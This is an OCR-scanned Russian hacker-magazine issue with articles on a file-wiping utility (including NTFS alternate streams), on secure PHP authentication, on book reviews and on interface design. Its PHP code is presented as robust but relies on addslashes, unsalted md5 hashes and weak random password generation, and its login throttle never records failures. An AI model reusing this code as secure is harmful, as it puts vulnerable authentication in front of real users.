
И ВСЕ ЖЕ ВЫХОД ЕСТЬ!

Казалось бы, из сложившейся ситуации выхода нет. Однако другие злые дядьки из Национального Агентства Безопасности США этот выход придумали. Они, естественно, понимали, что шпионы должны уметь уничтожать информацию так, чтобы ее никто не смог восстановить. И решили, что для того чтобы полностью уничтожить файл, нужно несколько раз переписать информацию, содержащуюся в нем, и чем больше раз это сделать, тем лучше. После проведения подобной операции восстановить информацию, которая была записана в определенном магнитном домене, будет практически невозможно из-за огромного количества шумов, внесенных паразитной информацией. Их метод скучно называется стандартом DoD 5220.22-M, где DoD расшифровывается как US Department of Defense.

Хотя все это и звучит довольно сурово, написать программу, осуществляющую задуманное, оказывается не так уж и сложно. Необходимо лишь открыть файл и несколько раз переписать его содержимое случайными символами. Сам механизм, уничтожающий информацию в файле, уложился у меня всего в 9 строчек.

Ядро всей программы уничтожения файлов

```
char aRandom[256];
for (int i = 0; i < 256; i++) aRandom[i] = rand();
DWORD dwWasWrite;
// Посчитаем, сколько итераций необходимо выполнить для затирания
// файла блоками
int nIteration = (int)(GetFileSize(hWipedFile, NULL) / 256) + 1;
// Затирать файл будем пять раз
for (int nWipeNum = 0; nWipeNum < 5; nWipeNum++)
{
// Произведем последовательную затирку случайными блоками
for (int i = 0; i < nIteration ; i++)
WriteFile(hWipedFile,aRandom,256,&dwWasWrite,NULL);
// Скинем информацию из всех временных буферов и кэша на диск
FlushFileBuffers(hWipedFile);
// Установим текущий файловый указатель в начало
SetFilePointer(hWipedFile,0,NULL,FILE_BEGIN);
}
```



Утилита, которая может восстановить все и везде


Тут все примитивно - мы открыли файл и пять раз переписали его какой-то случайно сгенерированной чушью. После этой операции восстановить файл будет практически невозможно. Правда, стандарт DoD 5220.22-M все же несколько отличается от нашего алгоритма. Он требует строго регламентированных символов затирания, которые сведут к нулю вероятность восстановления даже случайных бит информации. Но для людей, не страдающих паранойей, его использование необязательно.

По идее, здесь надо было бы заканчивать статью, однако существует еще один неприятный случай, о котором я обязан тебе рассказать. Оказывается, что файловые системы типа NTFS поддерживают создание многопоточных файлов. В таких файлах, кроме основного потока данных, могут находиться еще несколько дополнительных потоков. То есть в одном файле как бы находятся несколько других. Если у тебя есть в распоряжении жесткий диск с установленной NTFS, можешь поэкспериментировать. Создай пустой файл с именем "Some.txt". Затем открой на редактирование файл "Some.txt:SomeStream", напиши в нем что-нибудь. Затем снова открой файл Some.txt - и с удивлением обнаружь, что он "пустой". Однако в его потоке SomeStream хранится информация. Но это еще не самое интересное. Оказывается, что директории, расположенные на томах типа NTFS, также могут содержать потоки. Возьми любую произвольную директорию, открой в ней поток и ско-

ИЩЕМ ПОТОКИ В ФАЙЛАХ

```
fileHandle = CreateFile( szFileName, GENERIC_READ,
FILE_SHARE_READ|FILE_SHARE_WRITE, NULL,
OPEN_EXISTING, 0, 0 );
if( fileHandle == INVALID_HANDLE_VALUE )
 return;
streamInfoSize = 16384;
streamInfo = (PFILE_STREAM_INFORMATION)malloc( streamInfoSize );
status = STATUS_BUFFER_OVERFLOW;
 while( status == STATUS_BUFFER_OVERFLOW )
{
status = pNtQueryInformationFile( fileHandle, &ioStatus,
streamInfo, streamInfoSize,
FileStreamInformation );

if( status == STATUS_BUFFER_OVERFLOW )
{
free( streamInfo );
streamInfoSize += 16384;
streamInfo = (PFILE_STREAM_INFORMATION)malloc( streamInfoSize );
}
else
break;
}
if( NT_SUCCESS( status ))
{
streamInfoPtr = streamInfo;
while( 1 ) {
memcpy( streamName,
streamInfoPtr->Name,
streamInfoPtr->NameLength );
streamName[ streamInfoPtr->NameLength/2 ] = 0;
....
if( !streamInfoPtr->NextEntry ) break;
streamInfoPtr = (PFILE_STREAM_INFORMATION) ((char *) streamInfoPtr +
 streamInfoPtr->NextEntry );
}
```



Наш затейливый интерфейс :)

Убедись в том, что ты действительно хочешь уничтожить файл

пируй туда файл. К примеру, сюда: C:\windows:SomeStream. В директории появится новый поток, в котором будет находиться скрытый файл.

Для того чтобы безопасно удалять подобные файлы, необходимо получить информацию обо всех потоках, содержащихся в файле или директории. А уже затем пройтись по всем ним и удалить информацию там.

Мне пришлось написать специальную адаптированную функцию поиска потоков. Она использует специальные недокументированные системные сервисы, которые Microsoft потрудилась от нас скрыть. Они находятся в системной библиотеке ntdll.dll, о которой Microsoft официально вообще никому не рассказывает. Но тебе я раскрою эти сокровенные тайны. Получившийся код смотри на врезке.

Как работает этот код. Первым делом он открывает файл (CreateFile) и получает его описатель (HANDLE). Затем он передает его функции NtQueryFileInformation с дополнительным параметром FileStreamInformation, который указывает на то, что нам необходима информация о потоках. Если размер буфера переданного функции NtQueryInformation недостаточен, то включается хитрый алгоритм масштабирования буфера. Он увеличивает буфер до тех пор, пока его размер не будет превышать общий объем информации по потокам, содержащимся в файле. После того как необходимая информация получена, остается лишь перебрать в цикле все файловые потоки и уничтожить каждый из них.

НАША ПРОГА ВСЕХ СОТРЕТ

Специально для тебя я написал приложение-уничтожитель файлов. Первая его версия была консольной, но редактор сказал, что я недоразвитый, и нормальные пацаны пользоваться консолью не должны (ударьте меня :) - прим. Dr.). Именно поэтому я решил забацать какой-нибудь интерфейс. И придумал следующее - программа состоит из одного маленького окна с изображением милого человечка. В этом окне даже нет ни одной кнопки. Для того чтобы удалить файл или группу файлов, достаточно перетащить их на окно нашей программы. После чего она обязательно спросит, хотим ли мы удалять файлы. Если ты вынесешь положительный вердикт, будет запущен механизм уничтожения файлов. Первым делом управление попадет в функцию OnDropFiles, которая находится в файле XWipeDlg.cpp. Она отвечает за обработку файлов, сброшенных на диалоговое окно нашего приложения. Далее обрати внимание на вызов Wipe::EraseFile(szFileName), именно он запрашивает наш суперский движок уничтожить файл, имя которого лежит в переменной szFileName.

Сам движок я поместил в два отдельных файла WipeEngine.cpp, WipeEngine.h. Сделал я это не случайно, а специально для тебя. Если тебе когда-нибудь в твоих прогах понадобится возможность уничтожать файлы, то можешь смело подключать этот модуль и юзать функцию Wipe::EraseFile. Дополнительных шаманских действий тебе совершать не придется, я старался сделать все максимально примитивным.

ДВИЖОК ИЗНУТРИ

Особо продвинутым небезынтересно будет узнать, как устроен движок внутри. Хотя я бы советовал разобраться в этом всем - вдруг пригодится. Работа по уничтожению файла начинается с определения типа файловой системы раздела, на котором он расположен. Для этого от имени файла отрезаются первые три символа - путь к корню раздела (C:\, D:\) - и передаются на растерзание функции GetVolumeInformation. Она в предпоследнем своем параметре возвращает имя файловой системы раздела, а нам остается только сравнить его с аббревиатурой NTFS. Если файл располагается на не NTFS-разделе, то все просто. Данный файл содержит лишь один основной поток, следовательно, нужно лишь тупо открыть его и переписать случайно сгенеренной чушью. Если же файл располагается на томе NTFS, все несколько сложнее. Как известно, по умолчанию подобные тома поддерживают только Windows NT. А как следствие, специальные функции для работы с файлами на разделах NTFS существуют только на этих системах. Таким образом, если мы будем жестко прилинковываться к этим функциям, то наше приложение только на них и будет работать, не запускаясь на 9x-системах по причине отсутствия необходимых динамических библиотек. Для того чтобы обойти это ограничение, мне пришлось создать механизм динамического связывания с необходимыми функциями. Он расположен внутри функции InitEngine. После того как необходимые функции прилинкованы к программе, можно смело обращаться к функции EraseFileOnNTFS, которая отвечает за уничтожение многопоточных файлов на NTFS. Она перебирает все потоки, прикрепленные к файлу, и вызывает для каждого из них функцию EraseFileInternal, которая записывает туда случайную информацию.

После того как вся информация в файле будет многократно перезаписана, программа удалит файл, обратившись к функции DeleteFile. При желании можно закомментировать вызов этой функции, и тогда можно будет легко увидеть, какой бред кладет программа внутрь файла.



■ Никита "red_way" Кисліцин (nikitoz@real.xakep.ru, www.ired.ru)

НАДЕРЕМ ХАЦКЕРАМ ЗАДНИЦУ!

SQL-injection, include-bug, CSS... Сколько опасностей подстерегает web-программиста в процессе разработки и поддержки своих программ! Сколько знаний и опыта ему нужно, чтобы полностью избавить свою систему от всех этих уязвимостей! Однако порой обстоятельства складываются таким образом, что даже талантливый и хороший программист упускает что-то из виду и дает хакеру отличный шанс поломать систему - именно поэтому важно самой архитектурой сценариев максимально усложнить жизнь хакеру, используя методы криптографии и некоторые другие приемы.

СОЗДАНИЕ БЕЗОПАСНЫХ СИСТЕМ НА PHP

ПРОБЛЕМЫ АУТЕНТИФИКАЦИИ

Как ты, наверное, уже убедился на собственном опыте, серьезные проблемы вызывает написание грамотной системы аутентификации пользователей. И действительно, самое ценное на сайте - это обычно личные данные пользователей, сохранность которых - твой долг и прямая обязанность, а также зачастую прямая коммерческая заинтересованность. Конечно, если ты предоставляешь платный или жестко ограниченный доступ к некоторой ценной информации. Соответственно, тут многое зависит от самой системы аутентификации: есть, по крайней мере, два подхода. Первый заключается в использовании стандартных средств http-сервера (для Apache это, прежде всего, .htaccess). Тут программисту не остается другого пути, кроме как довериться разработчикам веб-сервера, уповая на отсутствие в нем уязвимостей. Второй способ - использование собственных программ для разграничения доступа к информации. Это более гибкий подход, поскольку ты можешь самостоятельно отслеживать всю передаваемую информацию, сам разрабатываешь алгоритмы аутентификации, и, соответственно, все проблемы системы также лежат на твоих плечах. Мы обсудим основные проблемы создания собственных систем аутентификации. Думается, что-то новое для себя могут вынести как новички, так и опытные разработчики.


ПАРОЛЬ ПАРОЛЮ РОЗНЬ

Знаешь ли ты, что многие пользователи до сих пор используют простые пароли a-la "darling", не меняют их годами и вообще, довольно халатно относятся к сохранению этой информации, уповая то ли на везение, то ли на собственную неприкосновенность? Тебе, как разработчику системы, важно соблюдать некоторые общепринятые подходы, которые заставили бы юзеров использовать более сложные пароли, чаще их менять, но, вместе с тем, не ухудшили бы usability сайта. Рационально предложить пользователю при выборе пароля довериться системе, чтобы та сгенерировала произвольный и устойчивый к перебору набор символов, который бы, ко всему прочему, не сильно утруждал его мозг запоминанием. Для этого напишем несложную функцию, которая будет генерировать произвольный пароль заданной длины.


Функция, генерирующая действительно хороший пароль :)

```
function GenPassw($PasswLong) {
/* запускаем генератор случайных чисел */
srand(microtime()*23456);
/* цикл для генерации каждой позиции в пароле */
for($i=1; $i<=$PasswLong; $i++) {
/* Генерируем произвольное число в этом диапазоне */
$rnd = rand(33,126);
/* Получаем символ по его ASCII-коду и приклеиваем к паролю */
$res.=chr($rnd);
}
/* Возвращаем результат */
return $res;
}
```

Надо заметить, что это общепринятая практика. Чего только стоят некоторые коммерческие дистрибутивы Unix (привет, Compaq tru64!), которые не позволяют пользователям юзать простые пароли, так и норовят сгенерировать что-то зубодробительное длиной в 16 символов :). Само собой, хорошая система аутентификации должна хранить на сервере информацию о времени последнего изменения пароля и заставлять



На диске ты найдешь кучу материала по криптографии, web-безопасности и корректной обработке ошибок, а также некоторые мои наработки по этой теме.


Товарищ! Криптуя пароли, не забывай про SQL-injection!

пользователя выполнять эту неприятную ему операцию раз в несколько месяцев.

Все люди ошибаются. Пользователи - чаще. Не потому что глупы. Ежедневный стресс, плохая экология и нервная работа - все это приводит к ужасной забывчивости пользователей :), поэтому автоматическая система напоминания пароля просто необходима, если, конечно, ты не хочешь превратиться в 24h-службу доверия и психологической помощи. Распространенной практикой является предоставление пользователю возможности отсылки пароля на e-mail. Однако этим самым ты доверяешь почтовой службе пользователя, кроме того, если через ошибку в твоих скриптах взломщик смог залогиниться под каким-либо пользователем, не зная пароля, он сможет заменить пользовательский адрес своим и получить полноценный акцес к твоему сервису. В целях безопасности здесь можно запретить отсылку пароля, если e-mail был сменен менее чем 10 дней назад. Полезны могут быть такие параноидальные, на первый взгляд, меры, как уведомление пользователя о смене любой его личной информации. Тут надо быть осторожным и соизмерять риски с приобретенным геморроем.

ЗАЩИТА ОТ ГРУБОЙ СИЛЫ

Как говорится, сила есть - ума не надо. Зачастую так и бывает. Любую систему, теоретически, возможно взломать просто тупым перебором паролей. Другое дело, что методы поиска уязвимостей и социальной инженерии дают отдачу значительно быстрее. Однако, как показывает практика, многие громкие взломы совершены именно с использованием переборщиков (чего стоит только первый дефейс www.xakep.ru!). Однако от любого bruteforce'а весьма надежно защищает одна очень изящная концепция, которая заключается в следующем: если пользователь не смог пройти аутентификацию, то следующий запрос от него не принимается до тех пор, пока не пройдет некоторое время - например, 3 секунды. Таким образом, перебор пароля грозит затянуться надолго - даже если он состоит из шести цифр (идеальный вариант для брутфорсеров), полный перебор всех вариантов займет больше месяца. Более того, в такой системе рационально блокировать аккаунт на более значительное время после некоторого количества неудачных попыток аутентификации. Обрати внимание, что есть аналогичная концепция, которая идентифицирует пользователя не по логину, под которым он хочет войти в систему, а по IP - на мой взгляд, это менее эффективное направление, однако и оно дает отличные результаты!

КРИПТУЙ ВСЕ

Представим на минуту печальную ситуацию. Из-за твоей невнимательности, через SQL-injection взломщик получил доступ ко всем таблицам базы данных. Выяснив названия всех таблиц, полей и их типов, он сможет без проблем извлекать любую инфу из базы данных. Именно поэтому очень важно использовать двойной уровень защиты - самые ценные данные (например, информацию о финансовых транзакциях или пароли пользователей) следует хранить в базе данных в зашифрованном виде, таким образом, даже получив доступ к этой информации, злоумышленник не сможет ей нормально пользоваться, а на расшифровку опять-таки уйдет уйма времени. Не буду тебя грузить теорией криптографии (кое-что на эту тему есть в статье "Шифруйся сам" этого номера), а если тебе интересны математические основы и общие концепции этой науки, я бы посоветовал обратиться к шедевру computer science - книге Брюса Шнаера "Прикладная криптография". Нам же сейчас достаточно знать, что есть симметричные и несимметричные алгоритмы, а также хеш-функции. Для данных, которые предполагается использовать в первозданном виде, расшифровывая в самой программе, обычно используют симметричные коды - хотя это зачастую не дает ожидаемого результата, поскольку ключ шифрования приходится хранить внутри сценария либо получать откуда-то извне, что само по себе небезопасно.

Нас интересуют именно хеш-функции. Если тебе нужна теория по этому вопросу, очень советую обратиться к классической книге по информатике - "Алгоритмы и структуры данных", Н.Вирт. В двух словах, хеш-функция - это необратимое отображение, обладающее свойством хорошей распределенности, т.е. с высокой вероятностью (но не 1.0!) двум разным аргументам соответствуют различные значения функции. Иногда происходят так называемые коллизии, это когда двум разным аргументам соответствует одно и то же значение хеш-функции. Но вернемся к теме аутентификации пользователя. Когда юзер регистрируется, вводимый им пароль шифруется какой-то хеш-функцией (например, md5) и хранится в базе данных в зашифрованном виде. Таким образом, даже получив доступ к информации в таблице с пользовательскими данными, хакер не сможет использовать полученные сведения. Но каким же образом осуществляется аутентификация? При попытке авторизации скрипт шифрует вводимый пользователем пароль и сравнивает его с хешем оригинала. Если значения совпадают, пароль считается верным, и пользовать логинится в систему. Поскольку отображение, как я уже замечал, необратимо (т.е. по известному хешу восстановить точное значение аргумента невозможно), единственным способом подобрать строку, которая пройдет подобную аутентификацию, является тупой перебор всех возможных вариантов. Я специально не буду приводить здесь описания криптографических функций в PHP - подробную документацию по этому поводу ты найдешь на диске либо по указанным в боковом выносе интернет-ссылкам. А для понимания всего предоставленного кода достаточно комментариев и сведений, полученных из предыдущих статей.

ИНФОРМАЦИОННАЯ БЛОКАДА

Лучший способ остановить интервенцию захватчика в твою систему - ограничить ему доступ к ценной информации, содержащейся в сообщениях об ошибках. Об этом я очень подробно и доступно писал в прошлом номере. Идея заключается в том, чтобы перехватывать все возникающие ошибки, подавлять их, перенаправлять выдаваемую системой информацию в порт удаленного отладчика, а



Полный перебор всех вариантов пароля длиной 8 символов для системы аутентификации, работающей на алгоритме md5, на быстром процессоре займет несколько лет.



На этих сайтах ты найдешь дополнительную инфу:
- http://user-pages.umbc.edu/~mabzug1/cs/md5/md5.html
- www.sbras.ru/cgi-bin/www/unix_help/unix-man?md5+1
- http://ssl.stu.neva.ru/psw/crypto/appl_rus/appl_cryp.htm#b3 - тут выложена книга "Прикладная криптография"


КОД УСТОЙЧИВОЙ ФУНКЦИИ АУТЕНТИФИКАЦИИ ПОЛЬЗОВАТЕЛЯ

```
function LogIn($login, $passw) {
/* Боремся с sql-injection */
$login = addslashes($login);
$passw = addslashes($passw);
/* Отправляем запрос на получение времени последней ошибки */
$ti=mysql_query("select LastErrTime from LoginErrors where login='$login'");
$tm=mysql_fetch_array($ti);
/* Текущее время в секундах */
$tim=time();
/* Если с момента последней ошибки прошло не более 3 секунд */
if($tm[0]+3>time()) {
echo "Repeat your request after 3 seconds";
/* Обновляем время последней ошибки */
mysql_query("update LoginErrors set LastErrTime='$tim' where login='$login'");
return 0;
}
/* Выбираем хеш пароля пользователя $login */
$lo=mysql_query("select passwd from users where login='$login'");
/* Если таких пользователей не 1 */
if(mysql_num_rows($lo) != 1) return 0;
$log=mysql_fetch_array($lo);
/* Хешируем введенный пользователем пароль*/
if($log[0]==md5("$passw")) return 1;
}
```

Обзор книг ведет Иван Скляров (Sklyarov@real.xakep.ru)


ОБЗОР КНИГ

ИСКУССТВО ЗАЩИТЫ И ВЗЛОМА ИНФОРМАЦИИ
(ДМИТРИЙ СКЛЯРОВ)




Книга от знаменитого на весь мир Дмитрия Склярова! (А я уж было подумал, что еще один автор Х написал книгу! ;) – прим. ред.) Не нужно думать, что Дмитрий знаменит только нашумевшей историей с фирмой Adobe. В ежегодном рейтинге 50 самых влиятельных персон, определяющих будущее мира высоких технологий (www.siliconagendasetters.com), Дмитрий занимает почетное 29 место. Хотя бы уже поэтому на книгу стоит обратить особое внимание. Книга небольшая, написана доступным языком, без лишней воды, но лАмать явно не научит. На amazon.com она продается также на английском языке под названием Hidden Keys to Software Break-ins and Unauthorized Entry.

UNIX РУКОВОДСТВО СИСТЕМНОГО АДМИНИСТРАТОРА
(ЭВИ НЕМЕТ, ГАРТ СНАЙДЕР, СКОТТ СИБАСС, ТРЕНТ Р. ХЕЙН)




Это классическая книга, такая же классическая, как «Искусство программирования» Кнута, только предназначена для системных администраторов *nix-систем. Сложно найти админа-профессионала, который ничего о ней не слышал. Предисловие написано самим Линусом Торвальдсом! Параллельно в книге рассматриваются сразу четыре операционки: Solaris, HP-UX, Red Hat Linux и FreeBSD. Для любого Х-совместимого чела эта книга просто незаменимая вещь ;).

ЗАНИМАТЕЛЬНОЕ ПРОГРАММИРОВАНИЕ
(МАКСИМ МОЗГОВОЙ)




Несмотря на небольшой объем (208 страниц), эта книга просто кладезь информации. Перечислю лишь то немногое, что можно из нее узнать: основы компьютерного моделирования, программирование лабиринтов, как написать свой архиватор, алгоритмы на графах, программирование простейших игр (тетрис, сокобан, сапер и пр.) и многое другое. Язык книги доступен школьнику начальных классов. Все примеры на Delphi, но легко могут быть перенесены на любой другой язык программирования.


Пример сайта, где обработка ошибок реализована просто ужасно

пользователю выводить лишь дружелюбные сообщения в стиле "Произошла непредвиденная ошибка, повтори попытку позже, если такой наивный". Это важно, поскольку сообщения об ошибках могут нести в себе кучу необходимой взломщику информации о структуре каталогов, содержимом каких-то ячеек, их типах, названиях и т.д. Поэтому все сообщения важно изолировать от пользователя, не доверяя ему ничего ценного. Кроме того, этим ты сбережешь нервы добросовестных клиентов. При составлении sql-запросов очень важно следовать одному правилу, заключающемуся в том, что нельзя получать из таблицы больше информации, чем тебе действительно необходимо. Так, если ты из большой таблицы запрашиваешь все поля, в то время как нужно тебе лишь одно, это может привести к ряду неожиданных сюрпризов, облегчить жизнь хакеру, а также просто замедлить выполнение сценария.

SSL - НАШ ДРУГ

Использование SSL позволяет заметно повысить устойчивость системы к атакам, не меняя ни строчки кода. Здесь идея состоит в использовании криптографии в организации потока данных между клиентом и сервером - теперь хакеру не удастся отснифать пользовательский пароль и получить доступ к информации, которую в самой системе ты можешь очень хорошо защитить. SSL применяет асимметричные криптографические алгоритмы. Сервер посылает клиенту открытый ключ, с помощью которого ему следует криптовать передаваемую информацию.



Используя OpenSSL, посещай время от времени сайт системы и скачивай апдейты

Расшифровать ее теперь сможет только сам сервер, поскольку одному ему известен секретный ключ. Сервис https работает обычно на 443 порту, а большинство современных браузеров умеют работать с такими защищенными соединениями. Эта технология стала очень популярной, ты в этом и сам уже убедился, если имел дело с электронными магазинами.




Лицензия № 772706 от 07.04.00
www.mtv.ru

Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)



ВСТРЕЧАЮТ ПО ОДЕЖКЕ, А ПРОВОЖАЮТ UNINSTALL'OM

Если ты пишешь свою прогу, которую собираешься продавать, то очень важно задуматься о ее интерфейсе. Программу, как и человека, встречают по одежке, и если одни только ее окна вызывают отвращение, то никто не заплатит даже доллара за такой труд. Как же сделать прогу привлекательной, чтобы пользователь потратил на ознакомление с ней хотя бы больше пяти минут?

КАК ПРАВИЛЬНО ОФОРМЛЯТЬ ИНТЕРФЕЙС СВОИХ ПРОГРАММ

ГЛАВНОЕ, ЧТОБЫ КОСТЮМЧИК СИДЕЛ

Раньше я старался в главном окне найти какие-то нестандартные решения, чтобы выделиться среди конкурентов, но мои продажи были минимальными. Через три года мучений я сделал стандартное окно с простыми кнопками и привычными меню, и продажи сразу же увеличились в три раза.

Если ты пишешь маленькую утилиту с одной возможностью, то окна и кнопки могут быть любого размера, формы и цвета. Например, звонилку в инет можно сделать круглой, овальной или в виде какого-нибудь животного, если в качестве интерфейса используются три строки ввода (номер телефона, логин, пароль) и кнопка дозвона. С простым интерфейсом пользователь разберется быстро, каким бы он ни был, поэтому тут можно включать свою фантазию и воевать за каждого нового юзера нестандартными, но красивыми решениями.

Ярким примером маленькой утилиты с простыми возможностями, завоевавшей весь мир, является WinAMP. Программа простая, и каким бы ни было ее главное окно, пользователь всегда сможет разобраться, как запустить воспроизведение музыки. В данном случае именно нестандартное, но красивое решение, а не пуля в спине конкурента :) является залогом победы. А если еще добавить возможность простой смены внешнего вида (поддержка скинов), то можно считать, что на 50% успех обеспечен. После этого можно снабжать оригинальный интерфейс солидными возможностями.




Рисунок 1. Аудио- и видеоплееры можно создавать любой формы и вида

Рисунок 2. Несмотря на то, что во Flash MX изменился дизайн, все равно прослеживается влияние Photoshop

ТОЛСТАЯ ДАМА НА ХУДЫХ НОГАХ

Если ты разрабатываешь программу с множеством возможностей и разветвленной структурой, то главное окно должно быть выполнено в стандартных цветах Windows и быть прямоугольным. Представь себе овальное или круглое главное окно Word! Возможно, поначалу это еще могло показаться красивым и прикольным, но я бы удалил такое фуфло уже через несколько минут после знакомства.

Обязательно придерживайся стандартов, сформировавшихся в сфере софта похожего направления. Например, стандартом оформления интерфейса для графического редактора стал Photoshop. Раньше все софтверные компании пытались придумывать что-то свое, но потом смирились с тем, что в данном направлении законодателем моды является фирма Adobe, и стали следовать ей.

ГОСТ 31337

Когда начинаешь создавать программу, первым делом посмотри на конкурентов, особенно на тех, кто контролирует рынок и имеет максимальное количество продаж. Именно на них нужно ориентироваться и придерживаться их стандартов. Если у лидеров используются нестандартные решения, то можно тоже повыпендриваться. Если же они придерживаются строгого стиля, то любые движения в сторону смертельны. Да, своих клиентов можно найти всегда, но их будет очень мало. Конкурировать надо качеством, возможностями и удобством, а не выпендрежем, иначе проиграешь.

